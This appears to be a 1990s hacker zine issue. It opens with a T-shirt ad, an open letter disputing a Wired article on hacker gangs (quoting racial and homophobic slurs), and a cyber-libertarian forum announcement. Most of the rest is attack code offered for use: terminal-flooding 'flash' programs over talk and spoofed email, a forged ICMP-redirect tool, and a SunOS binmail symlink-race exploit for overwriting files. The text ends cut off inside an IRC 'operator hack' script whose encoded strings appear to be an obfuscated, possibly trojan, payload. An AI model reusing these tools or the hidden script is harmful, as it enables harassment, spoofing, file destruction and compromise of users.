I want \_\_\_\_ "Internet World Tour" shirt(s)

Enclosed is \$\_\_\_\_\_ for the total cost.

Mail to:     Chris Goggans  
              603 W. 13th #1A-278  
              Austin, TX 78701

These T-shirts are sold only as a novelty items, and are in no way attempting to glorify computer crime.

-----  
[The editor's Open Letter to Wired Magazine...they actually had the nerve to print it in their May issue. Amazing...or was it? The letter was posted to 10 USENET newsgroups, put on the Wired forums on AOL, Mindvox and the Well, sent in email to every user of wired.com, faxed to all 7 fax machines at Wired and sent to them registered mail. Probably more than 5 times Wired's paid circulation saw it, so they HAD to print it or look foolish. At least, that's my take on it. Just for overkill, here it is again.]

To Whom It May Concern:

I am writing this under the assumption that the editorial staff at Wired will "forget" to print it in the upcoming issue, so I am also posting it on every relevant newsgroup and online discussion forum that I can think of.

When I first read your piece "Gang War In Cyberspace" I nearly choked on my own stomach bile. The whole tone of this piece was so far removed from reality that I found myself questioning what color the sky must be in Wired's universe. Not that I've come to expect any better from Wired. Your magazine, which could have had the potential to actually do something, has become a parody...a politically correct art-school project that consistently falls short of telling the whole story or making a solid point. (Just another example of Kapor-Kash that ends up letting everyone down.)

I did however expect more from Josh Quittner.

I find it interesting that so much emphasis can be placed on an issue of supposed racial slurs as the focus of an imaginary "gang war," especially so many years after the fact.

It's also interesting to me that people keep overlooking the fact that one of the first few members of our own little Legion of Doom was black (Paul Muad'dib.) Maybe if he had not died a few years back that wouldn't be so quickly forgotten. (Not that it makes a BIT of difference what color a hacker is as long as he or she has a brain and a modem, or these days at least a modem.)

I also find it interesting that a magazine can so easily implicate someone as the originator of the so-called "fighting words" that allegedly sparked this online-battle, without even giving a second thought as to the damage that this may do to the person so named. One would think that a magazine would have more journalistic integrity than that (but then again, this IS Wired, and political correctness sells magazines and satisfies advertisers.) Thankfully, I'll only have to endure one month of the "Gee Chris, did you know you were a racist redneck?" phone calls.

It's further odd that someone characterized as so sensitive to insults allegedly uttered on a party-line could have kept the company he did. Strangely enough, Quittner left out all mention of the MOD member who called himself "SuperNigger." Surely, John Lee must have taken umbrage to an upper-middle class man of Hebrew descent so shamefully mocking him and his entire race, wouldn't he? Certainly he wouldn't associate in any way with someone like that...especially be in the same group with, hang out with, and work on hacking projects with, would he?

Please, of course he would, and he did. (And perhaps he still does...)

The whole "racial issue" was a NON-ISSUE. However, such things make exciting copy and garner many column inches so keep being rehashed. In fact, several years back when the issue first came up, the statement was cited as being either "Hang up, you nigger," or "Hey, SuperNigger," but no one was sure which was actually said. Funny how the wording changes to fit the slant of the "journalist" over time, isn't it?

I wish I could say for certain which was actually spoken, but alas, I was not privy to such things. Despite the hobby I supposedly so enjoyed according to Quittner, "doing conference bridges," I abhorred the things. We used to refer to them as "Multi-Loser Youps" (multi-user loops) and called their denizens "Bridge Bunnies." The bridge referred to in the story was popularized by the callers of the 5A BBS in Houston, Texas. (A bulletin board, that I never even got the chance to call, as I had recently been raided by the Secret Service and had no computer.) Many people from Texas did call the BBS, however, and subsequently used the bridge, but so did people from Florida, Arizona, Michigan, New York and Louisiana. And as numbers do in the underground, word of a new place to hang out caused it to propagate rapidly.

To make any implications that such things were strictly a New York versus Texas issue is ludicrous, and again simply goes to show that a "journalist" was looking for more points to add to his (or her) particular angle.

This is not to say that I did not have problems with any of the people who were in MOD. At the time I still harbored strong feelings towards Phiber Optik for the NYNEX-Infopath swindle, but that was about it. And that was YEARS ago. (Even I don't harbor a grudge that long.) Even the dozen or so annoying phone calls I received in late 1990 and early 1991 did little to evoke "a declaration of war." Like many people, I know how to forward my calls, or unplug the phone. Amazing how technology works, isn't it?

Those prank calls also had about as much to do with the formation of Comsec as bubble-gum had to do with the discovery of nuclear fission. (I'm sure if you really put some brain power to it, and consulted Robert Anton Wilson, you could find some relationships.) At the risk of sounding glib, we could have cared less about hackers at Comsec. If there were no hackers, or computer criminals, there would be no need for computer security consultants. Besides, hackers account for so little in the real picture of computer crime, that their existence is more annoyance than something to actually fear.

However, when those same hackers crossed the line and began tapping our phone lines, we were more than glad to go after them. This is one of my only rules of action: do whatever you want to anyone else, but mess with me and my livelihood and I will devote every ounce of my being to paying you back. That is exactly what we did.

This is not to say that we were the only people from the computer underground who went to various law enforcement agencies with information about MOD and their antics. In fact, the number of hackers who did was staggering, especially when you consider the usual anarchy of the underground. None of these other people ever get mentioned and those of us at Comsec always take the lead role as the "narks," but we were far from alone. MOD managed to alienate the vast majority of the computer underground, and people reacted.

All in all, both in this piece, and in the book itself, "MOD, The Gang That Ruled Cyberspace," Quittner has managed to paint a far too apologetic piece about a group of people who cared so very little about the networks they played in and the people who live there. In the last 15 years that I've been skulking around online, people in the community have always tended to treat each other and the computers systems they voyeured with a great deal of care and respect. MOD was one of the first true examples of a groupthink exercise in hacker sociopathy. Selling long distance codes, selling credit card numbers, destroying systems and harassing innocent people is not acceptable behavior among ANY group, even the computer underground.

There have always been ego flares and group rivalries in the underground, and there always will be. The Legion of Doom itself was FOUNDED because of a spat between its founder (Lex Luthor) and members of a group called The Knights of Shadow. These rivalries keep things interesting, and keep the community moving forward, always seeking the newest bit of information in a series of healthy one-upsmanship. MOD was different. They took things too far against everyone, not just against two people in Texas.

I certainly don't condemn everyone in the group. I don't even know a number of them (electronically or otherwise.) I honestly believe that Mark Abene (Phiber) and Paul Stira (Scorpion) got royally screwed while the group's two biggest criminals, Julio Fernandez (Outlaw) and Allen Wilson (Wing), rolled over on everyone else and walked away free and clear. This is repulsive when you find out that Wing in particular has gone on to be implicated in more damage to the Internet (as Posse and ILF) than anyone in the history of the computing. This I find truly disgusting, and hope that the Secret Service are proud of themselves.

Imagine if I wrote a piece about the terrible treatment of a poor prisoner in Wisconsin who was bludgeoned to death by other inmates while guards looked away. Imagine if I tried to explain the fact that poor Jeff Dahmer was provoked to murder and cannibalism by the mocking of adolescent boys who teased and called him a faggot. How would you feel if I tried to convince you that we should look upon him with pity and think of him as a misunderstood political prisoner? You would probably feel about how I do about Quittner's story.

'Hacker' can just as easily be applied to "journalists" too, and with this piece Quittner has joined the Hack Journalist Hall of Fame, taking his place right next to Richard Sandza.

Quittner did get a few things right. I do have a big cat named Spud, I do work at a computer company and I do sell fantastic t-shirts. Buy some.

With Love,

Chris Goggans  
aka Erik Bloodaxe

phrack@well.com

---

From: DigitaLiberty@phantom.com

Subject: Announcing - The DigitaLiberty Forum

PLEASE RE-DISTRIBUTE THIS AS YOU SEE FIT

Friends of Liberty,

It is becoming increasingly apparent that the arrival of cyberspace is destined to engender a fundamental discontinuity in the course of human relations. This is a source of great optimism and opportunity for those of us who believe in freedom.

Many of you who participate in the lively debates that take place in these forums have seen a number of activist organizations spring up claiming to represent the cause of freedom. And if you are like me you have cheered these groups on only to watch them get bogged down in a quagmire of realpolitics.

It is a sad fact that the beast in Washington has evolved into a self-perpetuating engine expert at co-opting the principles of even the most ardent reformers. Slowly but surely all those who engage the system are ultimately absorbed into the mainstream miasma of majoritarianism. For example, what can be more discouraging than watching an organization that started out as a civil liberties group shift its focus to creating new forms

of government entitlements while endorsing intrusive wiretap legislation because they didn't want to jeopardize their influence and prestige amongst the Washington power elite?

Some of us believe we can seek ultimate redress at the polls. Many pundits have declared our recent national elections a watershed in politics, a turning point that represents the high water mark of big government.

Nonsense. The names have changed, the chairs have been rearranged, but the game remains the same. The so-called "choices" we are presented with are false, hardly better than the mock one-party elections held by failed totalitarian regimes. There must be a better way.

I would like to announce the formation of a new group - DigitalLiberty - that has chosen a different path. We intend to bypass the existing political process. We reject consensus building based on the calculus of compromise.

Instead we plan to leave the past behind, much as our pioneering forefathers did when they set out to settle new lands. It is our mission to create the basis for a different kind of society. If you would like to join us I invite you to read the information below.

Yours in freedom,

Bill Frezza  
Co-founder, DigitalLiberty  
December 1994

\*\*\* What is DigitalLiberty?

DigitalLiberty is an advocacy group dedicated to the principled defense of freedom in cyberspace. We intend to conduct this defense not by engaging in traditional power politics but by setting an active, persuasive example - creating tangible opportunities for others to join us as we construct new global communities.

We believe deeply in free markets and free minds and are convinced that we can construct a domain in which the uncoerced choices of individuals supplant the social compact politics of the tyranny of the majority.

\*\*\* Is DigitalLiberty a political party or a lobbying group?

Neither.

DigitalLiberty does not seek to educate or influence politicians in the hope of obtaining legislation favorable to our constituents. We plan to make politicians and legislators irrelevant to the future of network based commerce, education, leisure, and social intercourse.

DigitalLiberty does not seek to persuade a majority of the electorate to adopt views which can then be forced upon the minority. We hope to make majoritarianism irrelevant. We invite only like minded individuals to help us build the future according to our uncompromised shared values.

\*\*\* What do you hope to accomplish?

DigitalLiberty is not hopeful that widespread freedom will come to the physical world, at least not in our lifetime. Too many constituencies depend upon the largess and redistributive power of national governments and therefore oppose freedom and the individual responsibility it entails. But we do believe that liberty can and will prevail in the virtual domains we are building on the net and that national governments will be powerless to stop us. We believe that cyberspace will transcend national borders, national cultures, and national economies. We believe that no one will hold sovereignty over this new realm because coercive force is impotent in



cyberspace.

In keeping with the self-organizing nature of on-line societies we believe we will chose to invent new institutions to serve our varied economic and social purposes. DigitaLiberty intends to be in the forefront of the discovery and construction of these institutions.

\*\*\* But what about the construction of the "Information Superhighway"?

The fabric of cyberspace is rapidly being built by all manner of entities espousing the full range of political and economic philosophies. While political activity can certainly accelerate or retard the growth of the net in various places and times it cannot stop it nor can it effectively control how the net will be used.

Our focus is not on the institutions that can and will impact the building of the physical "information highway" but on those that will shape life on the net as an ever increasing portion of our productive activities move there.

\*\*\* What makes you think cyberspace will be so different?

The United States of America was the only country in history ever to be built upon an idea. Unfortunately, this idea was lost as we slowly traded away our liberties in exchange for the false promise of security.

DigitaLiberty believes that technology can set us free. The economies of the developed world are now making a major transition from an industrial base to an information base. As they do, the science of cryptology will finally and forever guarantee the unbreachable right of privacy, protecting individuals, groups, and corporations from the prying eyes and grasping hands of sovereigns. We will all be free to conduct our lives, and most importantly our economic relations, as we each see fit.

Cyberspace is also infinitely extensible. There will be no brutal competition for lebensraum. Multiple virtual communities can exist side by side and without destructive conflict, each organized according to the principles of their members. We seek only to build one such community, a community based on individual liberty. Others are free to build communities based on other principles, even diametrically opposed principles. But they must do so without our coerced assistance.

Effective communities will thrive and grow. Dysfunctional communities will wither and die. And for the first time in human history, rapacious societies will no longer have the power to make war on their neighbors nor can bankrupt communities take their neighbors down with them.

\*\*\* What does this have to do with my real life? I can't eat data. I don't live in a computer.

Yes, but imagine the ultimate impact of mankind's transition from an agrarian economy to an industrial economy to an information economy. Our founding fathers would have consider anyone insane who predicted that a nation of 250 million could feed itself with fewer than 3% of its citizens involved in agriculture. Similarly, economists and politicians trapped in the policies of the past lament our move from a manufacturing economy to a knowledge worker and service based economy. We see this as a cause to rejoice.

The day will come when fewer than 5% of the citizens of a nation of 1 billion will be involved in manufacturing - if we still bother calling geographically defined entities "nations". What will the rest of us be doing? We will be providing each other with an exploding array of services and we will be creating, consuming, and exchanging information. Most of this will occur entirely within or be mediated at least in part by our activities in cyberspace.

Many of us will earn a very good living on the net. Our race, our religion, our gender, our age, our physical appearance and limitations will all be irrelevant and undetectable. Hard working individuals from underdeveloped

nations who in the past might have been forced to emigrate in search of economic freedom and opportunity can now build productive lives in cyberspace. And much if not all of the wealth we create that we do not transform into visible physical assets will be ours to keep and use, beyond the grasp of sovereigns.

\*\*\* What is the purpose of this forum?

The DigitaLiberty Forum is a place where like minded individuals can share their views, observations, and strategies related to the development of virtual communities based on freedom. It is a place where people can exchange information and advice about how they have developed extra-territorial business and social relationships - away from the influence and outside the jurisdiction of governments. It is a forum for the posting of essays, questions, and ideas on the topic of liberty. It is a place where we can meet and debate the forms that our new institutions might take and discuss the practical problems and responsibilities that freedom entail.

In time as our technology matures some of us will move on to more ambitious projects, launch other programs, and begin our virtual migration from the swamp of coerced collectivism. Best of all, there will be no need to physically move to 'Galt's Gulch' or escape to a floating 'Freedonia'. We can all participate in this exodus without hastily quitting our jobs or disrupting our lives. And as a larger and larger portion of our economic and social activities move onto the net we will create a new society, open to all with the will to enter. This new world will be interleaved with the physical world in which we now live and yet will be separate. And free.

Join us as we begin the journey.

\*\*\* Who can join DigitaLiberty?

The DigitaLiberty Forum is open to anyone that can honestly answer yes to the following two questions:

1) I renounce the use of coercive force as a tool of social or economic policy.

2) I do not derive the majority of my income from funds taken from taxpayers.

\*\*\* How do I join DigitaLiberty?

If you qualify, send a message to [DigitaLiberty-request@phantom.com](mailto:DigitaLiberty-request@phantom.com) with the words "SUBSCRIBE" in the subject line and the message body as follows

SUBSCRIBE DigitaLiberty <your name>

And welcome to the future.

###

-----  
/\* flash3.c \*/

/\*  
Modified from the original by Vassago. Superflash mods unknown.  
Try the PhoEniX FTP Site: [wentz21.reslife.okstate.edu](http://wentz21.reslife.okstate.edu) in /pub.  
\*/

/\*  
This little program is intended to quickly mess up a user's terminal by issuing a talk request to that person and sending vt100 escape characters that force the user to logout or kill his/her xterm in order to regain a sane view of the text. If the user's message mode is set to off (mesg n) he/she will be unharmed.

Try compiling with: gcc -o flash flash3.c

Usage: flash user@host [<level>]

Level is either the number or the word for these:

- 1) BASIC - Old flash, no zmodem.
- 2) ZMODEM - Old with ZModem.
- 3) KILLER - 99 ZModem flashes.

```
*/

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdio.h>
#include <strings.h>
#include <string.h>
#include <ctype.h>

#define BASIC 1
#define ZMODEM 2
#define KILLER 3

#define FIRST "\033(0\033#8"
#define SECOND "\033[1;3r"
#define THIRD "\033[1;5m\033(0"
#define FOURTH "***\030B00"
#define FIFTH "\033**EMSI_IRQ8E08"

/* Comment this to remove the debugging message... */
#define INFOMESSAGE

/* this should really be in an include file.. */

#define OLD_NAME_SIZE 9
#define NAME_SIZE 12
#define TTY_SIZE 16
typedef struct {
    char    type;
    char    l_name[OLD_NAME_SIZE];
    char    r_name[OLD_NAME_SIZE];
    char    filler;
    u_long  id_num;
    u_long  pid;
    char    r_tty[TTY_SIZE];
    struct  sockaddr_in addr;
    struct  sockaddr_in ctl_addr;
} OLD_MSG;

typedef struct {
    u_char  vers;
    char    type;
    u_short filler;
    u_long  id_num;
    struct  sockaddr_in addr;
    struct  sockaddr_in ctl_addr;
    long    pid;
    char    l_name[NAME_SIZE];
    char    r_name[NAME_SIZE];
    char    r_tty[TTY_SIZE];
} CTL_MSG;

int seed = 0x2837;

#define TALK_VERSION 1                /* protocol version */

/* Types */
```

```
#define LEAVE_INVITE    0
#define LOOK_UP        1
#define DELETE         2
#define ANNOUNCE       3

int      current = 1;    /* current id.. this to avoid duplications */

struct sockaddr_in *getinaddr(char *hostname, u_short port)
{
    static struct sockaddr      addr;
    struct  sockaddr_in *address;
    struct  hostent      *host;

    address = (struct sockaddr_in *)&addr;
    (void) bzero( (char *)address, sizeof(struct sockaddr_in) );
    /* fill in the easy fields */
    address->sin_family = AF_INET;
    address->sin_port = htons(port);
    /* first, check if the address is an ip address */
    address->sin_addr.s_addr = inet_addr(hostname);
    if ( (int)address->sin_addr.s_addr == -1)
    {
        /* it wasn't.. so we try it as a long host name */
        host = gethostbyname(hostname);
        if (host)
        {
            /* wow. It's a host name.. set the fields */
            /* ?? address->sin_family = host->h_addrtype; */
            bcopy( host->h_addr, (char *)&address->sin_addr,
                    host->h_length);
        }
        else
        {
            /* oops.. can't find it.. */
            puts("Flash aborted, could not find address.");
            exit(-1);
            return (struct sockaddr_in *)0;
        }
    }
    /* all done. */
    return (struct sockaddr_in *)address;
}

SendTalkPacket(struct sockaddr_in *target, char *p, int psize)
{
    int      s;
    struct sockaddr sample; /* not used.. only to get the size */

    s = socket(AF_INET, SOCK_DGRAM, 0);
    sendto( s, p, psize, 0, (struct sockaddr *)target, sizeof(sample) );
}

new_ANNOUNCE(char *hostname, char *remote, char *local)
{
    CTL_MSG packet;
    struct  sockaddr_in  *address;

    /* create a packet */
    address = getinaddr(hostname, 666 );
    address->sin_family = htons(AF_INET);

    bzero( (char *)&packet, sizeof(packet) );
    packet.vers    = TALK_VERSION;
    packet.type    = ANNOUNCE;
    packet.pid     = getpid();
    packet.id_num  = current;
    bcopy( (char *)address, (char *)&packet.addr, sizeof(packet.addr) );
}
```

```
bcopy( (char *)address, (char *)&packet.ctl_addr, sizeof(packet.ctl_addr));
strncpy( packet.l_name, local, NAME_SIZE);
strncpy( packet.r_name, remote, NAME_SIZE);
strncpy( packet.r_tty, "", 1);

SendTalkPacket( getinaddr(hostname, 518), (char *)&packet, sizeof(packet) );
}

old_ANNOUNCE(char *hostname, char *remote, char *local)
{
    OLD_MSG packet;
    struct sockaddr_in *address;

    /* create a packet */
    address = getinaddr(hostname, 666 );
    address->sin_family = htons(AF_INET);

    bzero( (char *)&packet, sizeof(packet) );
    packet.type = ANNOUNCE;
    packet.pid = getpid();
    packet.id_num = current;
    bcopy( (char *)address, (char *)&packet.addr, sizeof(packet.addr) );
    bcopy( (char *)address, (char *)&packet.ctl_addr, sizeof(packet.ctl_addr));
    strncpy( packet.l_name, local, NAME_SIZE);
    strncpy( packet.r_name, remote, NAME_SIZE);
    strncpy( packet.r_tty, "", 1);

    SendTalkPacket( getinaddr(hostname, 517), (char *)&packet, sizeof(packet) );
}

int rnd()
{
    seed *=0x1243;
    seed = seed & 0xFFFF;
    seed +=1;
    while(seed>10000) seed-=10000;
    return(seed);
}

pop(char *hostname, char *username, char *flashstring)
{
    char newflashstr[80];
    int e = rnd();
    sprintf(newflashstr,"%d%s",e,flashstring);
    new_ANNOUNCE(hostname, username, newflashstr);
    old_ANNOUNCE(hostname, username, newflashstr);
}

flash(int type, char *hostname, char *username)
{
    char firestring[10];
    int x,y;

    current=0;
    if (type == 3) y = 14;
    else y = 1;

    for(x=0;x<y;x++)
    {
        current++;
        pop(hostname, username, FIRST);
        current++;
        pop(hostname, username, SECOND);
        current++;
        pop(hostname, username, THIRD);
        if(type>1)
        {
```

```

        current++;
        pop(hostname, username, FOURTH);
        current++;
        pop(hostname, username, FIFTH);
        current++;
        pop(hostname, username, FOURTH);
    }
    current++;
    pop(hostname, username, FIRST);
}
return(current);
}

GetType(char *TypeStr)
{
    if (strcmp(TypeStr,"basic")==0)
        return(1);
    else if (strcmp(TypeStr,"zmodem")==0)
        return(2);
    else if (strcmp(TypeStr,"killer")==0)
        return(3);
    else if (strcmp(TypeStr,"1")==0)
        return(1);
    else if (strcmp(TypeStr,"2")==0)
        return(2);
    else if (strcmp(TypeStr,"3")==0)
        return(3);
}

main(int argc, char *argv[])
{
    char    *hostname, *username;
    int     pid,type,name;

    if ( (pid = fork()) == -1)
    {
        perror("fork()");
        exit(-1);
    }
    if ( !pid )
    {
        exit(0);
    }
    if (argc < 2) {
        puts("USAGE: flash user@host [<flash type>]");
        puts("Types are: 1) basic, 2) zmodem, 3) killer.");
        puts("Default flash type is zmodem.");
        exit(5);
    }
    if (argc >= 3) {
        type=GetType(argv[argc-1]);
        if(type<1||type>3)type=ZMODEM;
    }
    else type=ZMODEM;    /* default */

    for(name=1; name<argc-1; name++)
    {
        username = argv[name];
        if ( (hostname = (char *)strchr(username, '@')) == NULL )
        {
            puts("Aborted, invalid name.  ");
            exit(-1);
        }
        *hostname = '\0';
        hostname++;

        if (*username == '~')

```

```
        username++;
#ifdef INFOMESSAGE
        printf("Sending a type #%d flash to %s@%s. (%d messages)\n",
               type, username, hostname,
               flash(type, hostname, username));
#else
        flash(type, hostname, username);
#endif
        sleep(1);
    }
}
```

-----

```
/*
```

Mail Flash - (C) 1994 CHA0S All Rights Reserved

This is a simple program which demonstrates the problem with certain parts of VT100 emulation. Previously similar programs made use of talkd, but a user could stop attempts by simply entering "mesg n". This program sends the "flash" string which will really screw over a terminal in the SUBJECT header of e-mail. E-Mail readers such as pine show you this before you can decide to even delete the mail!

Support has been added to choose your own SMTP server for neat-o hostname spoofing. (krad!)

```
*/
```

```
#include <stdio.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdarg.h>
```

```
void smtp_connect(char *server);
```

```
int thesock; /* the socket */
```

```
void smtp_connect(char *server)
```

```
{
    struct sockaddr_in sin;
    struct hostent *hp;

    hp = gethostbyname(server);
    if (hp==NULL) {
        printf("Unknown host: %s\n", server);
        exit(0);
    }
    bzero((char*) &sin, sizeof(sin));
    bcopy(hp->h_addr, (char *) &sin.sin_addr, hp->h_length);
    sin.sin_family = hp->h_addrtype;
    sin.sin_port = htons(25);
    thesock = socket(AF_INET, SOCK_STREAM, 0);
    connect(thesock, (struct sockaddr *) &sin, sizeof(sin));
}
```

```
void main(int argc, char **argv)
```

```
{
    char buf[1024];

    if (argc != 4) {
        printf("usage: mflash smtp_server from to\n");
        exit(0);
    }
}
```

```

printf("Connecting to SMTP Server %s\n",argv[1]);
smtp_connect(argv[1]);
printf("Sending Mail Flash To %s\n",argv[3]);
sprintf(buf, "helo a\nmail from: %s\nrcpt to: %s\nndata\nSUBJECT: \033c\033(0\033#8\033[1;
3r\033[J\033[5m\033[?5h\n.\nquit\n",argv[2],argv[3]);
send(thesock, buf, strlen(buf), 0);
/* I am not sure how to check when this buffer is done being sent.
   If you are having any problems increase the sleep time below! */
printf("Sleeping To Make Sure Data Is Sent ...\n");
sleep(3);
printf("Done!\n");
}

```

---

[Editor's Note: Does this work? I don't think so, but a clever hacker might use the code to do something "interesting." The concept is sound...the delivery needs a bit of tweaking.]

```

#include <netdb.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_sysm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>
#include <signal.h>
#include <errno.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int
resolver(host,saddr)
    char *host;
    struct sockaddr_in *saddr;
{
    struct hostent *h=gethostbyname(host);

    bzero(saddr,sizeof(struct sockaddr));
    saddr->sin_family=AF_INET;
    if (h!=NULL)
    {
        saddr->sin_family=h->h_addrtype;
        bcopy(h->h_addr, (caddr_t)&saddr->sin_addr,h->h_length);
        return(0);
    }
    else
    {
        fprintf(stderr,"juju-router: unknown host ``%s''\n",host);
        return(-1);
    }
    return(0);
}

in_cksum(addr,len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    /* This function was taking from existing ICMP nuke code and
       was presumably originally stripped from a ``ping.c'' implementation.

```



```

*/

while( nleft > 1 )
{
    sum+=*w++;
    nleft-=2l;
}
if( nleft == 1 )
{
    *(u_char *)(&answer) = *(u_char *)w;
    sum+=answer;
}
sum=(sum>>16)+(sum& 0xffff);
sum+=(sum>>16);
answer=~sum;
return(answer);
}

int
icmp_reroute(host,uhost,port,code)
    char *host, *uhost;
    int code, port;
{
    struct sockaddr_in      name;
    struct sockaddr         dest,      uspoof;
    struct icmp             *mp;
    struct tcphdr           *tp;
    struct protoent         *proto;

    int    i, s, rc;
    char   *buf=(char *) malloc(sizeof(struct icmp)+64);

    mp=(struct icmp *) buf;

    if (resolver(host,&dest)<0) return(-1);
    if (resolver(uhost,&uspoof)<0) return(-1);

    if ((proto=getprotobyname("icmp")==NULL))
    {
        fprintf(stderr,"fatal; unable to determine protocol number of ``icmp''\n");
        return(-1);
    }

    if ((s=socket(AF_INET,SOCK_RAW,proto->p_proto))<0)
    {
        perror("opening raw socket");
        return(-1);
    }
    name.sin_family=AF_INET;
    name.sin_addr.s_addr=INADDR_ANY;
    name.sin_port=htons(port);

    if ((rc=bind(s,(struct sockaddr *) &name, sizeof(name)))==-1)
    {
        fprintf(stderr,"fatal; error binding sockets\n");
        return(-1);
    }

    if ((proto=getprotobyname("tcp")==NULL))
    {
        fprintf(stderr,"fatal; unable to determine protocol number of ``tcp''\n");
        return(-1);
    }

    bzero(mp,sizeof(struct icmp)+64);
    mp->icmp_type      = ICMP_REDIRECT;
    mp->icmp_code      = code;
    mp->icmp_ip.ip_v    = IPVERSION;

```

```

mp->icmp_ip.ip_hl      = 5;
mp->icmp_ip.ip_len     = htons(sizeof(struct ip)+64+20);
mp->icmp_ip.ip_p       = IPPROTO_TCP;
mp->icmp_ip.ip_src     = ((struct sockaddr_in *)&dest)->sin_addr;
mp->icmp_ip.ip_dst     = ((struct sockaddr_in *)&dest)->sin_addr;
mp->icmp_gwaddr        = ((struct sockaddr_in *)&uspoof)->sin_addr;
mp->icmp_ip.ip_ttl     = 150;
mp->icmp_cksum         = 0;
tp=(struct tcphdr *)((char *)&mp->icmp_ip+sizeof(struct ip));
tp->th_sport          = 23;
tp->th_dport          = htons(1499);
tp->th_seq            = htonl(0x275624F2);
mp->icmp_cksum        = htons(in_cksum(mp,sizeof(struct icmp)+64));

if ((i=sendto(s,buf,sizeof(struct icmp)+64,0,&dest,sizeof(dest)))<0)
{
    fprintf(stderr,"fatal; error sending forged packet\n");
    return(-1);
}
return(0);
}

void
main(argc,argv)
    int argc;
    char **argv;
{
    int i, code;

    if ((argc<4) || (argc>5))
    {
        fprintf(stderr,"usage: juju-router target new-destination port code\n");
        fprintf(stderr,"codes: 0 _REDIRECT_NET      1 _REDIRECT_HOST (default)\n");
        fprintf(stderr,"      2 _REDIRECT_TOSNET 2 _REDIRECT_TOSHOST\n");
        exit(1);
    }

    printf("juju-router: rerouting dynamically....");
    if (code!=0 && code!=1 && code!=2 && code!=3) code=0;
    if (icmp_reroute(argv[1],argv[2],argv[3],code)<0)
    {
        printf("failed.\n");
        exit(1);
    }
    printf("succeeded.\n");
    exit(0);
}

```

---

```

#!/bin/sh
# tmpmail: overwrite files using binmail
#
# Usage: tmpmail to-file
#
# (c) [8lgm] 1994, tested under SunOS 4.1.2.
#
# Note: Script only works if mail is suid root.
#       Other vendors may use tmpnam("ma").
#
# This vulnerability can be exploited for sgid
# mail binmails, the only modification would
# be to predict the pid of the mail process
# created by sendmail. This would be 4 forward
# of the current pid - assuming a 'quiet' system.
#
# Will create to-file, or truncate.

```

```
PATH=/usr/ucb:/usr/bin:/bin      export PATH
IFS=" "                          export IFS

PROG="`basename $0`"

# Check args
if [ $# -ne 1 ]; then
    echo "Syntax: $PROG to-file"
    exit 1
fi

TO_FILE="$1"

# Check we're on SunOS
if [ "x`uname -s`" != "xSunOS" ]; then
    echo "Sorry, this only works on SunOS"
    exit 1
fi

# Create our racing program!

cat > mailrace.c << 'EOF'
#include <stdio.h>
#include <unistd.h>

char path[] = "/tmp/maaXXXX";

main(argc,argv)
int argc;
char **argv;
{
    int pid;
    char *trv;

    if (argc != 3) {
        fprintf(stderr, "Usage: %s pid tofile\n", argv[0]);
        exit(1);
    }

    pid = atoi(argv[1]);

/* Stolen from mktemp.c */
    for (trv = path; *trv; ++trv);          /* extra X's get set to 0's */
    while (*--trv == 'X') {
        *trv = (pid % 10) + '0';
        pid /= 10;
    }

    symlink("/tmp/ShortSong", path);
    while(symlink(argv[2], path));
    exit(0);
}
EOF
cc -o mailrace mailrace.c

# Check we now have mailrace
if [ ! -x "mailrace" ]; then
    echo "$PROG: couldnt compile mailrace.c - check it out"
    exit 1
fi

# create some input for binmail
echo localhost $USER > /tmp/BlueRoom.$$
./mailrace $$ $TO_FILE &
exec /bin/mail -d $LOGNAME < /tmp/BlueRoom.$$
```

---

#####

```
# # ##   ## # # ##   ##   Attempts to hack IRC operator status by
# # # # # # # # # # flooding the server with bogus passwords
#### #### # ## # # # of various lengths. Works on all servers
# # # # # # # # # I've tested so far..
# # # # ## # # ## # v1.3+path - Illegible 8
```

#####  
set NOVICE off

```
# #
### Bogus passwords.. don't change these. Other passwords don't work. (?)
# #
@ HackOP.A = [EACAGCGPGGGICADNCAFLGJGMGMGFHGHJGCGMDIFN]
@ HackOP.B = [FOGPGOCAFOGNGPGEFGCACCCFCACFCACLHHHDCCCAGFGDGIGPCACKCKCKCAENGPGEFGCAGDGIGBGOG
HGFCACCCGLPHDHHCCCAGGGPHCCAHFHDGFHCCACEEOCAGCHJCACEEODLHDGFHECAFD FEEBF EFFFDFPFF FENEPEEEFCACA
CICLGPCFCDCJ]
@ HackOP.C = [FOGPGOCACDCNHDGFGOGFEFPGNHDGHCADBCACKCAHLCPCPF OGOPHEGJGDGFCACEGCGPGGGICACEEOC
ACNDOCACKCEDACKCATEDBCNHN]
@ HackOP.D = [GNGPGEFGCAEKHFHGHGHGMGFHCCACLHDHH]
@ HackOP.E = [GFGDGIGPCACKCKCKCAFJGPHFCAGBHCGFCAGOGPHHCAGBGOCAEJFCEDCAEPHAGFHCGBHEGPHC]
@ HackOP.F = [FOGPGOCAGNGPGEFGCANCFCACFCACLHHHDCC]
@ HackOP.G = [FOGPGOCACDCNHCGBHHFPGJHCGDCADACACCCFCADDDBDCCACKCCCAHLGJGGCACIFLCEDDFNDNDNFLC
EEOFNCJCAHLHEGJGNGFHCADACAGFGDGIGPCACKCKCKCACEDDCAGJHDCAGBGOCAEJFCEDCAEPHAGFHCGBHEGPHCHNH
]
@ HackOP.H = [EACAFDFEEBF EFFFDFPFF FENEPEEEFCADNCAFLCAFMCI CLGPCFCDFMCJFN]
@ HackOP.I = [FOGPGOCAFOGDHEGDHACACCCFCACFCAEJFCEDFPFACACKCCCAHLEACAGCGPGGGICADNCAFLCEDAFND
LCPCPF OGOPHEGJGDGFCACEGCGPGGGICAEIGPCAGIGPCAGIGPCBNH]
@ HackOP.J = [FOGPGOCAFOGDHEGDHACACCCFCACFCAEJFCEDFPFHCAKCCCAHLGJGGCACIFLCEDAFNDNDNFLCEGCG
PGGGIFNCJCAHLCEDDDCNDLPCPF OGOPHEGJGDGFCACEDACAGEGPGJGOGHDKACEDDDCNHNHN]
@ HackOP.K = [FOGBGMGJGBHDCAGLGJGMGMCAGJGGCACIFLCEDAFNCJCAHLCPCPF OHDGJGHGOGPGGGGCAELGJGMGMC
